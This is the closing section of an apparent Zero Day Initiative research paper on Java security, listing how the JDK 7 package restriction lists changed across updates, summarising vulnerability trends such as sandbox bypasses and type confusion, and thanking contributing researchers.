JDK 7u09	Baseline com.sun.org.apache.xalan.internal.utils com.sun.org.glassfish.external sun com.sun.jnlp com.sun.xml.internal.ws com.sun.xml.internal.bind org.mozilla.jss com.sun.org.glassfish.gmbal com.sun.imageio com.sun.org.apache.xerces.internal.utils com.sun.deploy com.sun.javaws
JDK 7u10	No Change
JDK 7u11	No Change
JDK 7u13	Added the Following Packages com.sun.glass com.sun.media.jfxmedia com.sun.jmx.remote.util com.sun.openpisces com.sun.pisces com.sun.t2k com.sun.istack.internal com.sun.browser com.sun.xml.internal.org.jvnet.staxex com.sun.scenario com.sun.webkit com.sun.webdia.jfxmediaimpl com.sun.webpane,com.sun.prism
JDK 7u15	Removed the Following Packages com.sun.jmx.remote.util com.sun.jmx.defaults Added the Following Packages com.sun.proxy com.sun.jmx

JDK Release	Package Restriction Lists	
JDK 7u17	No Change	
	Removed the Following Packages com.sun.org.glassfish.external com.sun.xml.internal.ws com.sun.xml.internal.bind com.sun.org.glassfish.gmbal com.sun.xml.internal.org.jvnet.staxex com.sun.org.apache.xerces.internal.utils	
JDK 7u21	Added the Following Packages com.sun.org.apache.xalan.internal.xsltc.cmdline com.sun.org.apache.xml.internal.serializer.utils com.sun.org.apache.xalan.internal.xsltc.trax com.sun.org.apache.xerces.internal com.sun.org.apache.regexp.internal com.sun.org.apache.xalan.internal.templates com.sun.xml.internal com.sun.org.apache.xalan.internal.xslt com.sun.org.apache.xpath.internal com.sun.org.apache.xalan.internal.xsltc.compiler com.sun.org.apache.xalan.internal.xsltc.util com.sun.org.apache.bcel.internal com.sun.org.apache.sulan.internal.tutil com.sun.org.apache.xalan.internal.com.sun.org.apache.xalan.internal.com.sun.org.apache.xalan.internal.com.sun.org.apache.xalan.internal.lib com.sun.org.apache.xalan.internal.utils com.sun.org.apache.xml.internal.res com.sun.org.apache.xml.internal.res com.sun.org.apache.xml.internal.extensions	
JDK 7u25	Added the Following Packages org.jcp.xml.dsig.internal com.sun.org.apache.xml.internal.security	



Full Package Restriction List for JDK 7u25

JDK 7u25				
sun	com.sun.org.apache.xalan.internal.xslt	org.mozilla.jss		
com.sun.xml.internal	com.sun.org.apache.xalan.internal.xsltc.cmdline	com.sun.browser		
com.sun.imageio	com.sun.org.apache.xalan.internal.xsltc.compiler	com.sun.glass		
com.sun.istack.internal	com.sun.org.apache.xalan.internal.xsltc.trax	com.sun.javafx		
com.sun.jmx	com.sun.org.apache.xalan.internal.xsltc.util	com.sun.media.jfxmedia		
com.sun.proxy	com.sun.org.apache.xml.internal.res	com.sun.media.jfxmediaimpl		
com.sun.org.apache.bcel.internal	com.sun.org.apache.xml.internal.serializer.utils	com.sun.openpisces		
com.sun.org.apache.regexp.internal	com.sun.org.apache.xml.internal.utils	com.sun.prism		
com.sun.org.apache.xerces.internal	com.sun.org.apache.xml.internal.security	com.sun.scenario		
com.sun.org.apache.xpath.internal	com.sun.org.glassfish	com.sun.t2k		
com.sun.org.apache.xalan.internal.extensions	org.jcp.xml.dsig.internal	com.sun.webpane		
com.sun.org.apache.xalan.internal.lib	com.sun.java.accessibility	com.sun.pisces		
com.sun.org.apache.xalan.internal.res	com.sun.javaws	com.sun.webkit		
com.sun.org.apache.xalan.internal.templates	com.sun.deploy			
com.sun.org.apache.xalan.internal.utils	com.sun.jnlp			



Conclusion



Oracle Weathered Quite The Storm

What Will Tomorrow Hold?

Large Number of Vulnerability Discoveries

50+ New Zero Day Initiative Submissions over the Last 3 Quarters

O-day Vulnerabilities Leveraged by Advisories

Largest Java Security Patches to Date

Focus on the Sandbox Bypasses

Unsafe Reflection Most Prolific Issue

Type Confusion Most Exploited Vulnerability

2D Sub-component Produces Most Severe Vulnerabilities But Not Utilized

Process Improvements by Oracle

More Frequent Security Patch Schedule

Modifications to Reduce Attack Surface



Thank You!

ZDI Researchers Submitting Java Vulnerabilities Over Last Three Years

Alin Rad Pop Aniway.Anyway@gmail.com **Anonymous Anonymous Anonymous** axtaxt Ben Murphy

Chris Ries James Forshaw Joshua J. Drake Michael Schierl Peter Vreugdenhil Sami Koivu **Vitaliy Toropov VUPEN Security**

Providing Supporting Material for this Paper

Mario Vuksan of Reversing Labs **Adam Gowdiak of Security Explorations**





Good Luck Bug Hunting!

Learn more at:

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